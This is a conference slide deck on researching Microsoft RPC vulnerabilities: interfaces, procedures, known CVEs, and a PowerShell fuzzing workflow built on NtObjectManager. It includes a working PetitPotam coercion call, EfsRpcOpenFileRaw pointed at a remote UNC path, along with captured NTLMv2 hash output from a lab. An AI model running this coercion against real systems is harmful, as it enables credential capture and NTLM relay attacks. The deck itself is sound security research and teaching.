A dive into Microsoft Remote Procedure Call (MS-RPC) vulnerabilities

And how to find them yourself

Remco van der Meer

Who Am I?

- Ethical hacker @ Warpnet
- Student @ Hanze
- Security researcher
- CTF’s 🚩
- I like Windows Security :)

The Amazon rainforest

- Biggest forest in the World
- 6.7 million square kilometres (Netherlands is 41.000²)
- Estimated 400 billion trees
- Yet, it is largely interconnected

Illustration: Wikipedia

Source: https://www.wwf.org.uk/learn/fascinating-facts/amazon

The Amazon | Ancient cities

- In recent years, researchers have discovered multiple ancient cities in the Amazon rainforest
- A study in 2022 using LiDAR scans, revealed over 25 interconnected cities in the Amazon




Illustration: Deutsches Archäologisches Institut

Source: https://www.theguardian.com/global-development/2025/feb/06/ancient-garden-cities-amazon-indigenous-technologies-archaeology-lost-civilisations-environment-terra-preta

Microsoft Remote Procedure Call

- Client-server model
- Simplify interprocess communication between clients and servers
- MS-RPC not open source (RPC is)
- Enabling a client to call a service on a (remote) server with a standard interface

MS-RPC | The interface

- An RPC interface describes the functions that a server program exposes (procedures)

- The interface ensures that the client and server communicate using the same rules

Source: https://learn.microsoft.com/en-us/windows/win32/rpc/developing-the-interface

MS-RPC | The procedure

- In an RPC interface, a procedure is a specific function defined within an RPC server interface that a client can call

- Each procedure is uniquely identified by an operation number (opnum)

MS-RPC | The .idl file

- Interfaces are defined in the Microsoft Interface Definition Language (MIDL)

```
[
    uuid(12345678-1234-5678-1234-567812345678), // Interface ID
    version(1.0) // Interface version
]

interface ExampleInterface
{
    void ExampleProcedure([in] int param1, [out] int *param2); // opnum 0
    void AnotherProcedure([in] int param1, [out] int *param2); // opnum 1
}
```

MS-RPC | The .idl file




Illustration: Microsoft

MS-RPC | The endpoints





Illustration: https://0xffsec.com/

MS-RPC | The call

- When an RPC client makes an RPC call, the following flow is initiated
- A stub is a proxy that handles communication between the client and server
- The RPC runtime is the underlying system that manages network communication, request handling, and security (RPCRT4.dll)



Comparing MS-RPC to the Amazon rainforest

The Amazon

- Biggest forest in the World
- 6.7 million square kilometres
- 400 billion trees
- Yet, it is largely interconnected

MS-RPC

- Biggest forest in Windows
- 432 Interfaces
- 6845 Procedures
- Yet, it is largely interconnected
- Vulnerabilities are like ancient cities

MS-RPC | The vulnerabilities

- RPC calls are often being executed by a high privileged identity like NT\AUTHORITY SYSTEM

- One functionality is that RPC allows clients to call functions/procedures on remote hosts

- Past discovered vulnerabilities allow DoS, Spoofing, Privilege Escalation, Remote Code Execution and more

MS-RPC | The past

- Some past discovered vulnerabilities related to MS-RPC
  - EternalBlue (CVE-2017-0144)
  - PrintNightmare (CVE-2021-34527)
  - PetitPotam (CVE-2021-36942)
  - ZeroLogon (CVE-2020-1472)
  - PrinterBug (NO CVE)

What’s up with that?

MS-RPC | The “wont-fixes”

- Both PrinterBug and PetitPotam are “NTLM relay” attack vectors by coercing authentication
- Coerce = Forcing an identity to authenticate to a remote attacker-controlled system
- Microsoft never fully patched them because doing so would require fundamental changes to Windows authentication (NTLM)
- Most coerce vulnerabilities are classified as moderate spoofing because they require authentication

MS-RPC | The “wont-fixes”

- PetitPotam did get a CVE (CVE-2021-36942), because it was unauthenticated
- This was patched in 2021
- However, authenticated PetitPotam still works today

MS-RPC | The PetitPotam

- 14 vulnerable procedures
- FileName example: \\172.31.167.173\test

```
[
    uuid(df1941c5-fe89-4e79-bf10-463657acf44d), // EFS Interface
    version(1.0) // Interface version
]

interface PetitPotam
{
    long EfsRpcOpenFileRaw( // Vulnerable Procedure (opnum 0)
    [in] handle_t binding_h,
    [out] PEXIMPORT_CONTEXT_HANDLE* hContext,
    [in, string] wchar_t* FileName, // Specify remote UNC path
    [in] long Flags
    );
}
```

MS-RPC | The coerce

- Executes as NT\AUTHORITY SYSTEM
- Machine account ($)

```
[SMB] NTLMv2-SSP Client   : 172.31.164.111
[SMB] NTLMv2-SSP Username : TESTCORP\DESKTOP-SKIKVMM$
[SMB] NTLMv2-SSP Hash     : DESKTOP-SKIKVMM$::TESTCORP:5480888b22b3b1a9:90D5F0CA7B8771F1B1F848409B
BD02F9CA3DB01FD34D7F58F9CB5740000000002000800510050004500 5A0001001E00570049004E002D005A00360038005
059000400340057004900 4E002D005A0036003800510035005100 4A0057003200350059002E0051005000450 05A002E004
051005000450 05A002E004C004F00430041004C0005001400510050004500 5A002E004C004F00430041004C00070008008
000000800300030000000000000000000000000400000F0764B83184020F1F87FD98CCC3D53151BC77268F56F9543B2DA8
000000000000000000000000000900260063006900660073002F003100370032002E00330031002E003100360037002E003
0
```

Navigating the forest

Automating MS-RPC vulnerability research

Automating | Object Manager

- Object Manager




Illustration: Windows Security Internals – James Forshaw

Automating | Object Manager

- Responsible for managing system objects
- OMNS – Object Manager Namespace (filesystem)
- These objects include things like files, processes, threads, devices and security objects

Directory	Description
\Device\NamedPipe\	Named pipes
\RPC Control\	Directory for Remote Procedure Call endpoints

Automating | NtObjectManager

- Adds a provider and cmdlets to access the OMNS from user mode
- By James Forshaw (@tiraniddo)
- Open source
- PowerShell

```
Install-Module NtObjectManager
```

Automating | NtObjectManager

- Interact with MS-RPC
- Sudo for Windows anybody?

```
PS C:\> $rpcinterfaces = "C:\windows\system32\sudo.exe" | Get-RpcServer

PS C:\> $rpcinterfaces

Name     UUID                                   Ver Procs EPs Service Running
----     ----                                   --- ----- --- ------- -------
sudo.exe f691b703-f681-47dc-afcd-034b2faab911 1.0 2     0           False
```

Automating | NtObjectManager

- Create RPC clients

```
PS C:\> $rpcinterfaces = "C:\windows\system32\efssvc.dll" | Get-RpcServer
PS C:\> $client = $rpcinterfaces[0] | Get-RpcClient
PS C:\> $client

New                : _Constructors
NewArray           : _Array_Constructors
Connected          : False
Endpoint           :
ProtocolSequence   :
ObjectUuid         :
InterfaceId        : df1941c5-fe89-4e79-bf10-463657acf44d:1.0
Transport          :
DefaultTraceFlags  : None
```

Automating | NtObjectManager

- Connect RPC clients

```
PS C:\> $rpcinterfaces[0].Endpoints

UUID                                 Version Protocol Endpoint                Annotation
----                                 ------- -------- --------                ----------
df1941c5-fe89-4e79-bf10-463657acf44d 1.0     ncacn_np \pipe\efsrpc            EFS RPC Interface
df1941c5-fe89-4e79-bf10-463657acf44d 1.0     ncalrpc  LRPC-acdeaf3642ecde4b04 EFS RPC Interface
```

```
PS C:\> connect-rpcclient $client -StringBinding "ncacn_np:[\\pipe\\efsrpc]"
PS C:\> $client

New               : _Constructors
NewArray          : _Array_Constructors
Connected         : True
Endpoint          : \Device\NamedPipe\efsrpc
ProtocolSequence  : ncacn_np
ObjectUuid        :
InterfaceId       : df1941c5-fe89-4e79-bf10-463657acf44d:1.0
Transport         : NtCoreLib.Win32.Rpc.Transport.RpcNamedPipeClientTransport
DefaultTraceFlags : None
```

Automating | NtObjectManager

- Procedure interaction

```
PS C:\> $client | gm | ?{$_.Name -match "EfsRpcOpenFileRaw"} | fl

TypeName   : Client
Name       : EfsRpcOpenFileRaw
MemberType : Method
Definition : EfsRpcOpenFileRaw_RetVal, nekhuwbx.out, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=null EfsRpcOpenFileRaw(string p1, int p2)
```

Automating | NtObjectManager

- Procedure interaction


```
PS C:\> $client.EfsRpcOpenFileRaw("\\172.31.167.173\test",0)

p0                                                          retval
--                                                          ------
Handle: 00000000-0000-0000-0000-000000000000 - Attributes: 0     53
```

```
[SMB] NTLMv2-SSP Client   : 172.31.164.111
[SMB] NTLMv2-SSP Username : TESTCORP\DESKTOP-SKIKVMM$
[SMB] NTLMv2-SSP Hash     : DESKTOP-SKIKVMM$::TESTCORP:5480888b22b3b1a9:90D5F0CA7B8771F1B1F848409B
BD02F9CA3DB01FD34D7F58F9CB5740000000002000800510050004500 5A0001001E00570049004E002D005A00360038005
059000400340057004900 4E002D005A0036003800510035005100 4A00570032003500590 02E005100500045005A002E004
051005000450 05A002E004C004F00430041004C00050014005100500045005A002E004C004F00430041004C00070008008
000000800300030000000000000000000000000400000F0764B83184020F1F87FD98CCC3D53151BC77268F56F9543B2DA8
000000000000000000000000000900260063006900660073002F003100370032002E00330031002E003100360037002E003
0
```

Automating | MS-RPC Fuzzer


- This process is automatable

Target = \System32*.dll , *.exe



Automating | MS-RPC Fuzzer

- Gathering RPC interfaces & their endpoints can be time consuming
- Efficient fuzzing?



Automating | MS-RPC Fuzzer

- Cut into phases

Phase 1 – Inventarize

1.Gather all RPC interfaces

2.Gather all RPC endpoints and their binding strings

Phase 2 – Fuzzing

3.Create RPC clients

4.Loop over all procedures and gather parameters

5.Format parameters

6.Loop over all methods and invoke the call

Automating | MS-RPC Fuzzer

Phase 1 – Inventarize

```
PS C:\> $rpcint = "C:\Windows\System32\efssvc.dll" | Get-RPCServer

PS C:\> $rpcint | Get-RpcServerData -OutPath .\output\

[+] dbghelp.dll successfully initialized
[+] Getting RPC interfaces'
[+] Found 2 RPC Interface(s)
[+] Saved RPC interfaces and Endpoints of target to 'rpcServerData.json'
```

Automating | MS-RPC Fuzzer

rpcServerData.json

```
1  {
2     "C:\\Windows\\System32\\efssvc.dll":[
3        {
4           "InterfaceId":"df1941c5-fe89-4e79-bf10-463657acf44d",
5           "StringBindings":[
6              "ncacn_np:127.0.0.1[\\\\pipe\\\\efsrpc]",
7              "ncalrpc:[LRPC-513b4ee87f957cee18]"
8           ]
9        },
10       {
11          "InterfaceId":"04eeb297-cbf4-466b-8a2a-bfd6a2f10bba",
12          "StringBindings":[
13             "ncacn_np:127.0.0.1[\\\\pipe\\\\efsrpc]",
14             "ncalrpc:[LRPC-513b4ee87f957cee18]"
15          ]
16       }
18    ]
19 }
```

Automating | MS-RPC Fuzzer

Phase 2 – Fuzzing

```
PS C:\> '.\output\rpcServerData.json' | Invoke-RpcFuzzer -OutPath .\output\

[+] dbghelp.dll successfully initialized
[+] Starting fuzzer...
[+] Completed fuzzing
```

Split into 3 json files

1. Allowed.json
2. Denied.json
3. Error.json

Automating | MS-RPC Fuzzer

Allowed.json

```
1  {
2     "efssvc.dll":{
3        "df1941c5-fe89-4e79-bf10-463657acf44d":[
4           {
5              "MethodName":"EfsRpcOpenFileRaw",
6              "Endpoint":"\\Device\\Mup\\127.0.0.1\\pipe\\efsrpc",
7              "ProcedureName":"EfsRpcOpenFileRaw",
8              "MethodDefinition":"EfsRpcOpenFileRaw_RetVal EfsRpcOpenFileRaw(System.String, Int32)",
9              "FuzzInput":"incendiumrocks__0+bVUc_J[z,1#, 38",
10             "Output":"p0: Handle: 00000000-0000-0000-0000-000000000000 - Attributes: 0 retval: 3",
11             "WindowsMessage":"3: The system cannot find the path specified."
12          }
13       ]
14    }
15 }
```

> 50.000 lines

Automating | Phase 3 – Analysis

